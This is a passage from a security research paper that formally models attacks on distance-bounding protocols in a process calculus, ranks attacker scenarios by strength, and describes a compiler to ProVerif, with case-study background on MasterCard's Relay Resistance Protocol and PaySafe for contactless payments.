*Since the response is sent before the timer starts, it has time to make it to the verifier before the timer is active. Hence,* $[\ VerifierE\ ] \mid [\ !new\ id.out(id).out(k) \mid P_A\ ]$ *can reduce such that the verifier can perform the verified event, which means that* verified$(id)$ : $[\ VerifierE\ ] \mid [\ DP\text{-}A(id)\ ]$ *holds and the attack is possible.*

*The attack works because the attacker can preempt the challenge. This can be prevented if the challenge must be observed before a response can be provided, which can be achieved by including a nonce in the challenge and requiring that nonce to be included in a response. Hence, we considered the revised specification $(ProverE2(id), VerifierE2, \langle k \rangle)$, where*

$$\begin{aligned} VerifierE2 \ =\ & !in(id).new\ chal.new\ resp. \\ & out(enc((chal, resp), k)). \\ & new\ c2.startTimer. \\ & out(chal, c2).in(=resp, =c2). \\ & stopTimer.\text{event}(\text{verify}(id)) \end{aligned}$$

$$\begin{aligned} ProverE2(id) \ =\ & !new\ id.!out(id)in(x). \\ & \text{let}\ (chal, resp) = dec(x,k)\ \text{in} \\ & in(=chal, x).out(resp, x) \end{aligned}$$

*It can be shown that this fix suffices to defend against distance fraud attacks. Intuitively, the nonce $c2$ is only sent when the timer is running, so the attacker can never return this in time if not co-located with the verifier.*

Terrorist provers are less powerful than dishonest provers, because they will not send their secret values to a third party. Nevertheless, by considering terrorist provers working with another attacker that is co-located with the verifier, we can identify further attacks.

**Definition 5.** *Distance bound protocol specification $(P(id), V, \tilde{n})$ is vulnerable to:*

- terrorist fraud, *if* verified$(id)$ : *new* $\tilde{n}$.$[\ V \mid A\ ] \mid [\ TP\text{-}A(id)\ ]$
- assisted distance fraud, *if* verified$(id)$ : *new* $\tilde{n}$.$[\ V \mid DP\text{-}A(id')\ ] \mid [\ TP\text{-}A(id)\ ]$

*where $P(id) =\ !new\ id.!Q$, $DP\text{-}A(id')$ is as specified in Definition 4, and $TP\text{-}A(id)$ denotes $!new\ id.out(id).!Q' \mid A$, where $Q'$ is the process that acts as an oracle with all relevant functions for all bound and free names and private function applications in $Q$, and $A$ is the context hole.*

The process $TP\text{-}A$ will perform operations on behalf of the attacker, e.g., signing, encrypting and decrypting any values the attacker wishes, but it will not reveal secret values.

**Example 12.** *Specification $(ProverE2(id)$, $VerifierE2$, $\langle k \rangle)$ is vulnerable to terrorist fraud attacks. We have*

$$\begin{aligned} TP\text{-}A(id) \ =\ & !(new\ id.out(id) \\ & \mid in(x).\text{let}\ y = dec(x,k)\ \text{in}\ out(y) \\ & \mid in(x).out(enc(x,k))) \mid A \end{aligned}$$

*This process can receive the encrypted challenge from the verifier, decrypt it, and send the resulting plaintext to an attacker process co-located with the verifier, all before the timer is started. At the verifier's location we consider the following attacker process $P_A = in(chal, resp).in(=$*

*chal*,*x*).*out*(*resp*,*x*)*, this process can receive the challenge information from the terrorist prover process, and then use it to complete the verifier's challenge. This suffices to show* verified(*id*):*new k*.[ *V* | *A* ] | [ *TP-A*(*id*) ]*, hence, the specification is vulnerable to terrorist fraud.*

**Example 13.** *The second, more secure, protocol in Example 2 can be modelled in our calculus as* $(V2, P2, \langle\rangle)$ *where:*

$$\begin{aligned} P2(id) \;=\; & !new\ id\ .!out(id)\ .\ in(x)\ . \\ & \text{let } (chal, resp) = dec(x, lookup(id)) \text{ in} \\ & out(ready)\ .\ in(=chal, nonce)\ . \\ & out(xor(nonce, lookup(id)), resp) \end{aligned}$$

$$\begin{aligned} V2 \;=\; & !in(id)\ .\ new\ chal\ .\ new\ resp\ . \\ & out(enc((chal, resp), lookup(id)))\ . \\ & in(ready)\ .\ new\ nonce\ . \\ & startTimer\ .\ out(chal, nonce)\ .\ in(xb, =resp)\ . \\ & stopTimer\ .\ \text{let } xb = h(nonce, lookup(id)) \\ & \qquad \text{in event}(\text{verify}(id)) \text{ else } 0 \end{aligned}$$

*and lookup is a private function used to find a unique key shared between one particular prover and the verifier, and h is a public hash function.*

*We show in Section 7 that there does not exist any attacker process that can make any of the system contexts that model the attacker perform a verify event for the id being tested. Therefore this protocol is secure against all of these possible, different distance bounding attacks.*

We only consider two locations when capturing different types of attacks against distance bounding protocols. More attack scenarios would be possible by considering attackers at other locations, however, these scenarios are strictly weaker than those presented, so they would not lead to interesting definitions.

## 5 A hierarchy of attacks

We have modelled five types of attack against distance bounding protocols by considering various scenarios in which verifiers are deceived into believing they are co-located with provers. These scenarios consider the following terms:

- $V \mid A$, a verifier co-located with a basic attacker (relay fraud and terrorist fraud);
- $V$, a verifier in isolation (distance fraud);
- $V \mid P(id')$, a verifier co-located with honest provers (distance hijacking);
- $V \mid DP\text{-}A(id')$, a verifier co-located with dishonest provers (assisted distance fraud);
- $P(id) \mid A$, remote provers co-located with an attacker (relay fraud);
- $DP\text{-}A(id)$, remote dishonest provers in isolation (distance fraud and distance hijacking); and
- $TP\text{-}A(id)$, remote terrorist provers in isolation (terrorist fraud and assisted distance fraud).

Yet, numerous combinations of these terms were not considered by the definitions in the previous section, e.g., we have not considered a verifier co-located with a basic attacker and some other prover, along with a remote prover and a basic attacker: $[V \mid A \mid P(id')] \mid [P(id) \mid P(id)]$. We also have not considered co-location of remote dishonest provers, e.g., $DP\text{-}A(id') \mid TP\text{-}A(id)$.

We now consider a more general setting whereby a verifier is co-located with zero or more of a basic attacker $A$, honest provers $P(id')$, terrorist provers $TP\text{-}A(id')$, and dishonest provers $DP\text{-}A(id')$. These provers all use identifiers that are distinct from the identifier $id$, which is being used in an attempt to deceive the verifier. Moreover, at a distinct, remote location, we consider one or more of honest provers $P(id)$, terrorist provers $TP\text{-}A(id)$, and dishonest provers $DP\text{-}A(id)$. Furthermore, the remote location may additionally include one or more of a basic attacker $A$, honest provers $P(id')$, terrorist provers $TP\text{-}A(id')$, and dishonest provers $DP\text{-}A(id')$. This gives way to $2^4 \cdot 2^3 \cdot 2^4 = 2048$ scenarios. Albeit, we can disregard scenarios in which identifier $id$ is absent (since without this any attack will be an attack on authentication, rather than a distance bounding attack, and authentication attacks can be found using a range of other well established methods, e.g. [1]). This gives us $2^4 \cdot (2^3 - 1) \cdot 2^4 = 1792$ scenarios to consider, significantly more than the five scenarios that have been identified in the literature.

We can reduce the number of scenarios we need to consider by observing that there is a strict order on the capabilities of the different attacker processes:

**Lemma 1.** *For any distance bounding protocol specification* $(P(id), V, \tilde{n})$*, from which we derive DP-A and TP-A, and for all system contexts C, sets of names E and names* $x \in \{id, id'\}$*, we have*

$$\begin{aligned} & \text{verified}(id){:}C[A \mid P(x)] \\ & \quad \Rightarrow \text{verified}(id){:}C[TP\text{-}A(x)] \\ & \quad \Rightarrow \text{verified}(id){:}C[DP\text{-}A(x)] \end{aligned}$$

*Moreover, no reverse implication holds.*

By filling a context's hole with a process containing a hole (as above), we derive a context (which is required by the verified predicate).

It follows from Lemma 1 that we need not consider more than one of the terms $P(x)$, $DP\text{-}A(x)$, or

$TP\text{-}A(x)$ at a particular location. For instance, the verifier can perform the verify event in the context $[V] \mid [P(id) \mid A \mid DP\text{-}A(id)]$ if and only if it can perform the event in the context $[V] \mid [DP\text{-}A(id)]$. Hence, we need not consider both these contexts; we need only consider the latter, simpler context.

Honest and dishonest provers represent an arbitrary number of provers. (The bound name used as the id of these provers will be substituted for another value by the (NEW) rule.) Hence, we have:

**Lemma 2.** *For any distance bounding protocol specification $(P(id), V, \tilde{n})$, from which we derive DP-A and TP-A, and for any system contexts $C[\_]$, sets of names E, names id and $id'$, and $X \in \{P, DP\text{-}A, TP\text{-}A\}$, we have:*

$$\text{verified}(id)\text{:}C[X(id') \mid X(id)] \Leftrightarrow \text{verified}(id)\text{:}C[X(id)]$$

It follows from Lemma 2 that if process $X(id)$ is present, then it is not necessary to consider the corresponding $X(id')$ process as well.

When there is a dishonest prover at a different location to a basic attacker process, the dishonest prover could send all of its secrets to the basic attacker process enabling it to also act as a dishonest prover:

**Lemma 3.** *For any distance bounding protocol specification $(P(id), V, \tilde{n})$, from which we derive DP-A, and for all processes P and Q, names id, tuple of names $\tilde{n}$, and sets of names E, and all names x (including $x = id$), we have that*

$$\begin{aligned} &\text{verified}(id)\text{:}new\ \tilde{n}.[P \mid A] \mid [DP\text{-}A(x) \mid Q] \\ \Leftrightarrow\ &\text{verified}(id)\text{:}new\ \tilde{n}.[P \mid DP\text{-}A(x)] \mid [DP\text{-}A(x) \mid Q] \\ \Leftrightarrow\ &\text{verified}(id)\text{:}new\ \tilde{n}.[P \mid DP\text{-}A(x)] \mid [A \mid Q] \end{aligned}$$

Our observations reduce the number of interesting, distinct, system contexts to 27, each of which models a different distance bounding attack scenario, and protection against which offers a distinct security property. These 27 contexts are given in the figure in the Appendix.

Lemma 1 lets us order contexts in terms of the strength of the security properties they represent. For instance, if we replace $TP\text{-}A(id)$ with $DP\text{-}A(id)$, then the attacker is strictly more powerful, and the security properties they represent are stronger. Additionally, we note that adding processes to a context will not affect the verified, predicate, e.g., $\text{verified}(id)\text{:}C[A] \Rightarrow \text{verified}(id)\text{:}C[A \mid P(x)]$. The partial order this leads to is shown in the figure in the Appendix.

For any protocol, if it is secure against an attack scenario in this ordering then it is also secure against the attack scenarios directly below it. Additionally, we can find examples to show that all the attack scenarios are different, and that attack scenario that are not directly above or below each other are unrelated.

This partial ordering of attack scenarios the Appendix tells us that protection against distance hijacking attacks is strictly stronger than security against distance fraud attacks, and that security against assisted distance fraud is stronger than security against terrorist fraud attacks, which in turn is a stronger property than security against relay attacks. However, distance hijacking and assisted distance fraud are not directly comparable properties. To illustrate this we could consider a verifier with an override mode: if a process sent it the secret key of a prover then it would accept it as local. Such a protocol could be secure against assisted distance fraud but would not be secure against distance hijacking.

On the other hand we could consider a verifier that would correctly distance bound a process and would then accept any identity from that local process. Such a protocol could be secure against distance hijacking but not against assisted distance fraud. Therefore, the strongest property that a distance bounding protocol can have is protection from both distance hijacking and assisted distance fraud.

To separate many of the distance bounding properties we need to consider a verifier that will verify any process that sends it a secret key. This is the difference between what a dishonest prover and a terrorist prover can do, however there are currently no proposals for distance bounding protocols with this behaviour. Therefore, it is a safe assumption that for any proposed distance bounding protocol, if there is no local attacker process, then the ability to send a secret key does not add any additional power. This means that:

**Assumption 1.** *Distance bounding protocols will not be designed so that a correct prover could send their secret key to the verifier. I.e.,*

$$\begin{aligned} &\text{verified}(id)\text{:}new\ \tilde{n}.[V] \mid [DP\text{-}A(id)] \\ &\qquad \Leftrightarrow \text{verified}(id)\text{:}new\ \tilde{n}.[V] \mid [TP\text{-}A(id)] \end{aligned}$$

All examples of distance bounding protocols we have seen in the literature do not distance bound the verifier to the prover. This would mean that the attacker does not gain any additional power by being local to the prover, rather than local to the verifier. This further reduces the number of interesting cases we need to consider.


**Assumption 2.** *In the protocols we consider the prover does not also distance bound the verifier. I.e.,*

$$\begin{aligned} &\text{verified}(id)\text{:}new\ \tilde{n}.[V \mid A] \mid [P(id)] \\ &\qquad \Leftrightarrow \text{verified}(id)\text{:}new\ \tilde{n}.[V \mid A] \mid [P(id) \mid A] \end{aligned}$$

These assumption, along with the lemmas above, leave us with 14 distance bounding attack scenarios, which can be ordered using the lemmas above. This ordering is shown in Figure 3.

**Discussion:** With the assumption that transmitting the secret key does not matter, assisted distance fraud becomes the most powerful distance bounding property. If

**Figure 3** Ordering of distance bounding attack scenarios that follows from lemmas 1, 2 and 3 and assumptions 1 and 2. Higher properties imply those below them. We write $[V(id) \mid P] \mid [Q]$ for verified$(id)$:$[V \mid P] \mid [Q]$




a distance bounding protocol is secure against this attack scenario, then none of the other attacks are possible. However, this property is very strong; industrial distance bounding protocols such as MasterCard's RRP or NXP's proximity check do not have this property nor do they need it: If a bank card or key fob has been fully compromised, then an attacker may send all key information from this device to the same location as the verifier and so pass the verification.

The lines which dissect Figure 3 each represent different possible attacker models, and each area is dominated by a single property, which, if checked, will prove security for that particular attacker model. Assisted distance fraud, and all of the other attack scenarios that require a terrorist fraud attacker process (as indicated by the red dotted line in Figure 3), rely on the terrorist fraud attacker simply deciding not to send their key. While such an attacker could exist, there is nothing to stop an attacker, that has compromised a device, from sharing the secret key. Therefore, the additional protection provided by protecting against a terrorist attacker is questionable in some attacker models.

The brown, large dashed lines separates the properties in which the verifier is checking a compromised prover from an uncompromised prover. Many of the use cases for distance bounding protocols aim to protect a device against relay attack, thereby preventing criminals from taking a victim's car or making a payment with the victim's EMV card, for instance. In this attacker model, if the attackers have compromised the device, then they can simply clone it, making the distance bounding attack unnecessary. In this model, checking verified$(id)$: $[V \mid DP\text{-}A(id') \mid A] \mid [P(id) \mid DP\text{-}A(id')]$ ensures that all of the possible relevant security properties hold. For this security property to hold, the attacker should not be able to pretend to be an uncompromised device, regardless of how many other devices are compromised. We define this property as uncompromised distance bounding:

**Definition 6** (Uncompromised Distance Bounding attack)**.** *Given a name $id'$ and a distance bounding protocol $(V, P(id), \tilde{n})$, from which we derive a dishonest prover DP-A$(id')$, we say that the protocol is vulnerable to an uncompromised distance bounding attack if:* verified$(id)$:*new* $\tilde{n}.[V \mid DP\text{-}A(id')] \mid [P(id) \mid DP\text{-}A(id')]$ *otherwise we say that it is safe from this attack.*

As we are dealing with dishonest provers, by Lemma 3:

$$\begin{aligned}&\text{verified}(id)\text{:}new\ \tilde{n}.[V \mid DP\text{-}A(id')] \mid [P(id) \mid DP\text{-}A(id')]\\ &\Leftrightarrow \text{verified}(id)\text{:}new\ \tilde{n}.[V \mid A] \mid [P(id) \mid DP\text{-}A(id')]\\ &\Leftrightarrow \text{verified}(id)\text{:}new\ \tilde{n}.[V \mid DP\text{-}A(id')] \mid [P(id) \mid A]\end{aligned}$$

therefore any of these system contexts could be used to represent uncompromised distance bounding attacks.

We choose the one that makes it clear that the dishonest prover can act at both locations.

The purple dot-dashed line separates the attack scenarios that have only a remote attacker from those that let the attacker act both locally to the verifier and remotely. In the case where transmissions from the verifier can be picked up remotely and the attacker can only act remotely, the strongest possible property is distance hijacking. However, in many applications the messages from the verifier are limited to the local area (e.g. due to the RFID technology as used by contactless EMV cards), therefore the attacker must be able to act locally to the verifier and these attack scenarios do not apply.

The green small dashed line marks out the attack scenarios that assume trusted hardware from those that allow some provers to be compromised. Our ordering shows that verified$(id)$:*new* $\tilde{n}.[V \mid P(id) \mid A] \mid [P(id) \mid A]$ is the most powerful property that can be tested in this category. This attacker corresponds to, for instance, a relay attack against an EMV card, which uses another, different EMV card at the verifier's location. The use of this other EMV card that is co-located with the verifier makes it a more powerful attacker than a basic relay attack, but it is still less powerful than an uncompromised distance bounding attack, because it does not require any cards to be compromised. We do not believe this particular attack scenario has been identified before, as a distinction from relay attacks, so we call this "relay hijacking".

In summary, our ordering tells us that:

- If the protocol is aiming to defend against terrorist fraud attackers, then it should be checked against *assisted distance fraud*.
- If the attacker model does not include terrorist fraud attackers, then the strongest protection a protocol can have is against both *distance hijacking* and *uncompromised distance bounding* attacks.
- If the attacker model does not require protection for a compromised prover, then the strongest attack that needs to be defended against are *uncompromised distance bounding* attacks.
- If a distance bounding protocol assumes trusted hardware devices, then the strongest attack that needs to be defended against is *relay hijacking*: verified$(id)$:$[V \mid P(id') \mid A] \mid [P(id) \mid A]$.
- If the attacker model only considers attackers that are remote from the verifier, then the strongest attack that needs to be defended against is *distance hijacking*.

## 6 Automated reasoning

To enable automated reasoning, we define a compiler from our timer location calculus to a dialect of the applied pi calculus with phases [7], which can be automatically reasoned with using the ProVerif tool [8]. Phases are used to define an ordering on reduction, e.g., processes in phase 1 can only be executed before the processes in phase 2, which come before the processes in phase 3, etc. Beyond phases, the applied pi-calculus adds named communication channels, e.g., $out(c,m)$ outputs message $m$ on the channel $c$. Channels can be public or private, and the attacker can only send and receive messages on public channels. The applied pi-calculus does not have timers or locations, and our compiler encodes the start timer, stop timer and locations using other primitives. Thus, compilation enables distance bounding protocols to be verified automatically using ProVerif.

We restrict compilation to extended linear processes that contain at most one timer:

**Definition 7.** *A* linear process *is a process without parallel composition or replication. Moreover, an* extended linear process *is a process new* $\tilde{n}.L_1 \mid \cdots \mid L_i \mid !L_{i+1} \mid \cdots \mid !L_n$*, where* $L_1, \ldots, L_n$ *are linear processes.*

Linear processes allow us to express all distance bounding protocols from the literature, so they do not reduce the usefulness of our method.

Using linear processes, we introduce a technique to simplify the detection of vulnerabilities and define a compiler that allows us to take advantage of that technique.

**Proof technique:** It follows from Definition 2 that: if verified$(id)$:*new* $\tilde{n}.[!L_1 \mid L_2 \mid A] \mid [L_3 \mid A]$ such that only $L_1$ contains a timer, then there exists a successful execution of $L_1$. Moreover, the following lemma shows that it is sufficient to consider $L_1 \mid !\text{blind}(L_1)$ in place of $!L_1$, where $\text{blind}(L_1)$ is $L_1$ after removing timer actions ($startTimer$ and $stopTimer$) and events, hence, it suffices to isolate timers and events to a single instance of $L_1$.

**Lemma 4.** *For all system contexts new* $\tilde{n}.[!V_L \mid L_v \mid A] \mid [L_p \mid A]$*, sets of names E and name id, such that* $V_L$*,* $L_v$ *and* $L_p$ *are linear processes and only* $V_L$ *contains a timer, we have:* verified$(id)$:*new* $\tilde{n}.[!V_L \mid L_v \mid A] \mid [L_p \mid A] \Rightarrow$ verified$(id)$:*new* $\tilde{n}.[V_L \mid !\text{blind}(V_L) \mid L_v \mid A] \mid [L_p \mid A]$.

It follows from Lemma 4 that distance bounding attacks can be detected by checking whether a single instance of the verifier is deceived. Moreover, we need only consider a single unreplicated timer.

**Our compiler:** Intuitively, the goal of our compiler is to encode a single timer using phases. In particular, all processes should initially be in phase 0, hence, all processes are initially active. Once the timer is activated, we advance all processes at the same location as the timer to phase 1, hence, only processes at the timer's location are active. Finally, once the timer is deactivated, we advance

all processes to phase 2, hence, all processes are active. Thus, compilation encodes timers as phases.

Encoding the activation and deactivation of timers as phases is straightforward, indeed, we merely replace *startTimer.P* with $1:P$ and *stopTimer.Q* with $2:Q$. But, encoding the advancement of other processes at the same location as the timer from phase 0 to phase 1 is problematic, as is advancing processes at different locations from phase 0 to phase 2, because we cannot know when processes should advance. We overcome this problem by over-approximating advancement.

We over-approximate by ensuring processes can advance between phases at any time. It suffices to consider advancements just before input operations, because processes ready to output can be reduced by an attacker that receives those outputs before an advancement and replays the messages received afterwards, and other processes do not produce communications, so it does not matter whether they happen before or after an advancement. We define the following function to produce all ways in which advancements can be inserted into a process before inputs.

**Definition 8.** *Given a timer location calculus process P, and a non-empty list of integers ds, we define the function phases, to applied pi-calculus processes, as follows*

$$phases(P,ds) = !P_1 \mid !P_2 \mid \cdots \mid !P_n$$

*where* $\{P_1,\ldots,P_n\} = phasesSet(P',ds)$, $P'$ *equals* $P$ *with every in(x) replaced with in(c,x) and every out(M) replaced with out(c,M) and function phasesSet is defined as follows:*

$$\begin{aligned}
&phasesSet(P,[d]) \\
&\quad = \{C[d:in(M,x).P'] \;:\; P = C[in(M,x).P']\} \cup \{P\} \\
&phasesSet(P,d_1::d_2::ds) \\
&\quad = \{C[d_1:in(M,x).P''] \;:\; P = C[in(M,x).P'] \wedge P'' \in \\
&\qquad phasesSet(P',d_2::ds)\} \cup phasesSet(P,d_2::ds)
\end{aligned}$$

Using function *phases*, we define our compiler, first for systems with verifiers co-located with attackers and then for systems with remote attackers.

**Definition 9.** *Given a system context* $S = new\ \tilde{n}.([!V_L \mid L_v \mid A] \mid [!new\ id.!P_L \mid L_p \mid A])$ *and name id, we define the* $compile(id,S)$ *as*

$$\begin{aligned}
&new\ \tilde{n}.(tToPh(V_L) \mid \\
&\quad phases(\mathrm{blind}(V_L),[1,2]) \mid phases(L_v,[1,2]) \mid \\
&\qquad !new\ id.phases(P_L,[2]) \mid phases(L_p,[2]))
\end{aligned}$$

*where* $tToPh(L)$ *is L after replacing startTimer.P with* $1:P$ *and stopTimer.Q with* $2:Q$ *and every in(x) replaced with in(c,x) and every out(M) replaced with out(c,M)*

Timers limit communication between locations. Hence, once timers have been encoded as phases, we no longer require locations. Thus, our compiler also removes locations. (Once locations are removed, we can consider a single hole, rather than multiple holes. Such a hole can be left implicit, because it will be introduced by Definition 11, below.) It follows that our compiler outputs processes in the applied pi calculus with phases, which can be automatically reasoned with using ProVerif.

When the verifier and attacker are not co-located, we must prevent the attacker communicating with the verifier's location whilst the timer is running. To do this, we replace the public channel "*c*" with a private channel "*priv*" between phase 1 and 2 (i.e., whilst the timer is active), thereby denying the attacker access to the communication channel. To maintain equivalence between compiled processes in the applied pi-calculus with phases and the original process in the timer location calculus, compilation introduces the following processes:

- $!in(c,x).1:out(priv,x)$, respectively $!1:in(priv,x).2:out(c,x)$, which allows messages sent on public channel $c$ in phase 0 (before the timer starts), respectively private channel *priv* in phase 1 (whilst the timer is running), to be received on private channel *priv* in phase 1, respectively public channel $c$ in phase 2 (after the timer stops).

The first process permits preemption, whereby a message is sent before a timer starts and received when the timer is running, and the second permits a message sent whilst a timer is running to be received after the timer stops.

- $!1:in(priv,x).out(priv,x)$, which allows messages sent on private channel *priv* to be buffered, i.e., received and relayed.

This final process ensures that any reduction by the (ASYNC) rule on private channel *priv* in our timer location calculus can be mapped to a reduction in the applied pi-calculus, which has no such rule (a similar processes isn't required for reductions by the (ASYNC) rule on public channel $c$, because the attacker process can simulate such reductions).

**Definition 10.** *Given a system context* $S = new\ \tilde{n}.[!V_L \mid L_v] \mid [!new\ id.!P_L \mid L_p \mid A]$ *and a name id, we define* $compile(id,S)$ *as*

$$\begin{aligned}
&new\ priv.new\ \tilde{n}.(renameC(priv,tToPh(V_L) \\
&\mid\ renameC(priv,phases(\mathrm{blind}(V_L),[1,2])) \\
&\mid\ renameC(priv,phases(L_v,[1,2])) \\
&\mid\ !new\ id.(phases(P_L,[2])) \mid phases(L_p,[2]) \\
&\mid\ !in(c,x).1:out(priv,x) \mid !1:in(priv,x)2:out(c,x) \\
&\mid\ !1:in(priv,x).out(priv,x)
\end{aligned}$$

*where $tToPh(L)$ is defined above and $renameC(a,P)$ is process P with every occurrence of the channel c used for input and output between all* $1:$ *and* $2:$ *actions replaced with the channel priv.*

The ProVerif tool [8] can test to see if there exists an attacker process that can make an event reachable.In this paper we only require events that are a function application to new names, which can be defined as follows. Although ProVerif can test such properties, the corresponding definition has not previously been formally defined, we do so here:

**Definition 11.** *We write* $\text{ev}(f(a_1,\ldots,a_i)), Init:P$ *if there exists a process Q such that the free names of Q are a subset of the names Init and Q does not contain any events, and a trace:*

$\mathscr{T} = Init, \{P|Q\} \rightarrow^* E, \{\text{event}(f(b_1,\ldots,b_i)).P'\} \cup \mathscr{P}$ *and for* $1 \leq j \leq i$ *the trace* $\mathscr{T}$ *contains the reductions:* $E_j, \mathscr{P}_j \cup \{new\ a_j.P_j\} \rightarrow E_j \cup \{b_j\}, \mathscr{P}_i \cup \{P_j\{b_j/a_j\}\}$

The following theorem tells us that we can check the compiled system in the applied pi-calculus and concluded security results about the system with locations:

**Theorem 1.** *Given a system context* $S = new\ \tilde{n}.[!V_L \mid L_v \mid A] \mid [!new\ id.!P_L \mid L_p \mid A]$ *or* $S = new\ \tilde{n}.[!V_L \mid L_v] \mid [!new\ id.!P_L \mid L_p \mid A]$*, and a name id, we have*

*not* $ev(\text{verify}(id)), \{c\}:compile(id,S) \Rightarrow \neg\ \text{verified}(\{c\}, id):S$


## 7 Case studies

We have implemented the compiler introduced in the previous section. Using this tool and ProVerif we analysed various distance bounding protocols. The tool and all of the model files mentioned in this section are available on the website given in the introduction.

**Contactless payment protocols:** Smart cards use the EMV protocol to perform contact-based and contactless payments via payment terminals [19, 20]. EMV Contactless cards make use of ISO/IEC 14443 for the communication between the card and terminal. ISO/IEC 14443 is a standard that specifies near-field communication at 13.56 MHz. This standard is widely used for bank cards and cards for access control (e.g. for buildings) and public transport. Due to its physical characteristics it is not possible to communicate over a long distance using ISO/IEC 14443. Even with a very powerful antenna active communication is only possible up to around a meter [23].

The EMV protocol comprises of an exchange of transaction data and then the card generates a MAC (called the Application Cryptogram or AC) using a session key based on a key shared between the smart card and the

**Figure 4** MasterCard's Relay Resistance Protocol




card issuer and the Application Transaction Counter (ATC), which equals the number of times the card has been used and will provide freshness to the transaction. The AC is used for verification of the transaction by the card issuer. As the payment terminal cannot read the AC, the card also signs the transaction data, known as the Signed Dynamic Application Data (SDAD) and the payment terminal uses this to verify the transaction.

MasterCard's Relay Resistance Protocol (RRP) [20], as part of an EMV transaction, is presented in Figure 4. RRP is an extension of the EMV protocol, for which a new command is added, namely the *EXCHANGE RELAY RESISTANCE DATA* command. In a regular EMV session, a transaction is initiated by executing the *SELECT* command, to select the EMV applet on the smart card, and then the *GET PROCESSING OPTIONS* command to provide information about the capabilities of the terminal to the card.

The card will typically respond to the *GET PROCESSING OPTIONS* message with the Application Interchange Profile (AIP) and Application File Locator (AFL), used to indicate the capabilities of the card and the location of data files respectively. To finalise a transaction the *GENERATE AC* command is used. This command includes a nonce, known as the Unpredictable Number (UN), to provide freshness to the transaction, and an AC, and if the card supports it the SDAD, are them returned.

The new command added in RRP is the *EXCHANGE RELAY RESISTANCE DATA* command, which will be timed and is typically executed after the *GET PROCESS-*

*ING OPTIONS* command. The terminal will send a nonce (*Terminal Relay Resistance Entropy*), which will also be used as the Unpredictable Number for the rest of the transaction. The card will respond with another nonce (*Device Relay Resistance Entropy*) and three timing estimates (minimum time for processing, maximum time for processing and estimated transmission time). The maximum time serves as an upper bound for the terminal's timer. Both random numbers and the timing information are included in the SDAD. If the card does not respond in time, it is assumed that it is not actually present at the current location and the data may be relayed.


MasterCard's RPP is similar to PaySafe [12], though PaySafe makes fewer changes to the previous EMV specification. No new commands are introduced; rather than sending the nonce using the *EXCHANGE RELAY RESISTANCE DATA* as in RRP, it is included in the *GET PROCESSING OPTIONS* command and a nonce is added in the corresponding response. This exchange is timed to detect possible relay attacks.

